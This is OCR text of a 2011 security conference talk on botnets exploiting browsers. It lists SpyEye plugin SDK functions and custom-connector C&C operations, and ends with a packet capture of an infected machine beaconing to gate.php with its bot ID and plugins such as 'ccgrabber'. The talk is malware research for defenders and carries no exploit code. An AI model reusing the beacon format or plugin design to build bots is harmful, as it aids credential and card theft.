


Botnets and Browsers Brothers in the *Ghost Shell*

BruCon Security/Hacking Conference
Brussels . 19-20 September, 2011

Aditya K Sood (Security Practitioner)

SecNiche Security | Department of Computer Science and Engineering
Michigan State University

Whoami !

- Aditya K Sood
  - Founder , SecNiche Security Labs
    - Independent Security Consultant, Researcher and Practitioner
    - Worked previously for Armorize, Coseinc and KPMG
    - Active Speaker at Security conferences
    - Written Content – Virus Bulletin/ ISSA/ISACA/CrossTalk/HITB/Hakin9/Elsevier NESE|CFS
    - LinkedIn : ***http://www.linkedin.com/in/adityaks***
    - **Website:** ***http://www.secniche.org*** | **Blog:** ***http://secniche.blogspot.com***
  - PhD Candidate at Michigan State University
    - http://www.cse.msu.edu/~soodadit


Overview and Disclaimer

- Benchmark
  - This talk discusses about the infection model of browsers and bots
  - Botnets have many capabilities. Our target is only browsers and bots.
    - Mainly exploitation of browsers.
  - This talk is not about simple botnet commands. Sorry !
  - Scope is third generation botnets and browser manipulation
  - This research relates to my own efforts and does not provide the view of any of my employers.

Agenda

- Walking through the Agenda
  - Browser Malware Taxonomy
  - Bots & Browsers – Collaborative Design
  - Bots & Browsers – Exploitation Paradigm
  - Browser/ Bot – Web Injects & Web Fakes
  - Conclusion


World Wide Web - Problem



Browser Malware Taxonomy

Browser Malware Taxonomy


- Class A – Browser Malware



http://www.virusbtn.com/virusbulletin/archive/2011/06/vb201106-browser-malware-taxonomy

Browser Malware Taxonomy


- Class B – Browser Malware



http://www.virusbtn.com/virusbulletin/archive/2011/06/vb201106-browser-malware-taxonomy

Browser Malware Taxonomy

- Class C – Browser Malware



http://www.virusbtn.com/virusbulletin/archive/2011/06/vb201106-browser-malware-taxonomy

Infection Model – Malware Serving

Exploiting Web vulnerabilities (XSS/SQL)

Obfuscated Code Injected


JavaScript eval() – The Evil Machine

Browser DOM Calls

Rendered Interactive Frames

Pointed to Malicious Domain

Drive by Downloads – Insidious Infection



Browser – Loads Malicious URL

Vulnerability in Browser is Exploited

Exploits trigger Shellcode

Malware Binary Dropped

Parasitic Infection Occurs in System

Malware Installed and Connect Back

Browser/ Bot – Collaborative Design

Browsers → Botnets :SDK

- Custom Designed SDK
  - Botnets use self build SDK for infection purposes
  - Browser communication
    - Bots use the SDK functions with plugins to communicate back to C&C using browser interface
  - Concept of Bot Development Kit (BDT) – as similar to SDK
  - Example:
    - SpyEye BDT

SpyEye Plugin's SDK

- Introduction
- API
  - Calling convention
  - Init
  - Start
  - Stop
  - TakeGateToCollector
  - TakeGateToCollector2
  - TakeBotGuid
  - TakeBotPath
  - TakeBotVersion
  - GetState
  - KeepAlive
  - IsGlobal
  - Callback_OnBeforeProcessUrl
  - Callback_OnBeforeLoadPage3
  - Callback_OnAfterLoadingPage
  - Callback_ChangePostRequest
  - FreeMem
  - TakeGetPage
  - TakeGetPage2
  - TakeFreeMem
  - Callback_WS2_32_send
  - TakeConfigCrc32Callback
  - TakeBotExeMd5Callback
  - TakePluginsListCallback
  - TakeMainCpGateOutputCallback
  - MainCpGateInput
  - TakeUpdateBotExe
  - TakeUpdateConfig
  - TakeStartExe
- Shellcodes - low-level plugins
- FAQ
  - **q:** How to implement webfakes?
  - **q:** Why do I need a customconnector plugin?

Bots and Custom Connector Plugin


- Design of Plugins
  - Bot requires separate plugin to communicate back with the C&C server
  - Bot sends critical information through GET requests

- Why Plugin is Used?
  - Provides modular control over the bots
  - Update the main bot executable present on the victim machine
  - Update the bot configuration directly through admin panel
  - Start/Stop for a bot plugin – Depends on the availability

- What Type of Information?
  - gate.php?**guid**=!USER-5C377A2CCF!046502F4&**ver**=10207&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&**ccrc**=13A7F1B3&**md5**=b9c3cb2cdc66b1f4465fe56cc34040b2&**plg**=customconnector

Bots and Custom Connector Plugin


- Design of Plugins
  - API in Action
    - **TakeBotGuid / TakeBotVersion / TakeConfigCrc32Callback TakeBotExeMd5Callback / TakePluginsListCallback**



Custom Connector Plugin

- What Lies Beneath ?
  - A mediator between bot and the main admin panel
  - Good enough to make decisions whether to send request to C&C or not
  - Generates encryption based channel between C&C and itself
  - Very productive for creating decentralized botnet based on plugins

- Operations !
  - Update bot configuration - UPDATE_CONFIG
  - Update bot executable - UPDATE
  - Manage plugins – PLUGIN
  - Load third-party exe - LOAD




Bot – Custom Connector in Action


455	48.903347	[redacted]	[redacted]	TCP 22059 > microsoft-ds [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
486	51.903513			TCP 22059 > microsoft-ds [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
546	57.893799			TCP 22059 > microsoft-ds [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
726	82.883099			TCP 22043 > http [FIN, ACK] Seq=1 Ack=1 Win=63689 Len=0
727	82.887636			TCP 22062 > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
728	83.175059			TCP 22043 > http [FIN, ACK] Seq=1 Ack=1 Win=63689 Len=0
731	83.775110			TCP 22043 > http [FIN, ACK] Seq=1 Ack=1 Win=63689 Len=0
732	84.975162			TCP 22043 > http [FIN, ACK] Seq=1 Ack=1 Win=63689 Len=0
733	85.886223			TCP 22062 > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
734	85.935724			TCP http > 22062 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM=1
735	85.935803			TCP 22062 > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
736	85.937508			HTTP GET /~w4ck1ng/spy/gate_billing.php?guid=Administrator!IIITA-40E334642!D40DD1ED HTTP/1.1
737	87.376324			TCP 22043 > http [FIN, ACK] Seq=1 Ack=1 Win=63689 Len=0
753	88.936612			HTTP [TCP Retransmission] GET /~w4ck1ng/spy/gate_billing.php?guid=Administrator!IIITA-40E334642!D40DD1ED HTTP/1.1
769	89.533487			TCP http > 22062 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM=1
770	89.533544			TCP [TCP Dup ACK 753#1] 22062 > http [ACK] Seq=155 Ack=1 Win=64240 Len=0 SLE=0 SRE=1
786	92.176783			TCP 22043 > http [FIN, ACK] Seq=1 Ack=1 Win=63689 Len=0
789	94.936918			HTTP [TCP Retransmission] GET /~w4ck1ng/spy/gate_billing.php?guid=Administrator!IIITA-40E334642!D40DD1ED HTTP/1.1
790	95.530399			TCP http > 22062 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM=1
791	95.530478			TCP [TCP Dup ACK 789#1] 22062 > http [ACK] Seq=155 Ack=1 Win=64240 Len=0 SLE=0 SRE=1
837	101.777118			TCP 22043 > http [RST, ACK] Seq=2 Ack=1 Win=0 Len=0
853	104.602875			TCP 22063 > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
854	104.656485			TCP http > 22063 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM=1
855	104.656622			TCP 22063 > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
856	104.657823			HTTP GET /~w4ck1ng/spy/gate.php?guid=Administrator!IIITA-40E334642!D40DD1ED&ver=10299&stat=ONLINE&plg=billinghammer;ccgrabber;
857	104.716881			TCP http > 22063 [ACK] Seq=1 Ack=293 Win=6432 Len=0
858	104.716884			HTTP HTTP/1.1 404 Not Found (text/html)
859	104.907485			TCP 22063 > http [ACK] Seq=293 Ack=552 Win=63689 Len=0
875	105.716343			TCP http > 22063 [FIN, ACK] Seq=552 Ack=293 Win=6432 Len=0
876	105.716409			TCP 22063 > http [ACK] Seq=293 Ack=553 Win=63689 Len=0
892	106.938652			HTTP [TCP Retransmission] GET /~w4ck1ng/spy/gate_billing.php?guid=Administrator!IIITA-40E334642!D40DD1ED HTTP/1.1
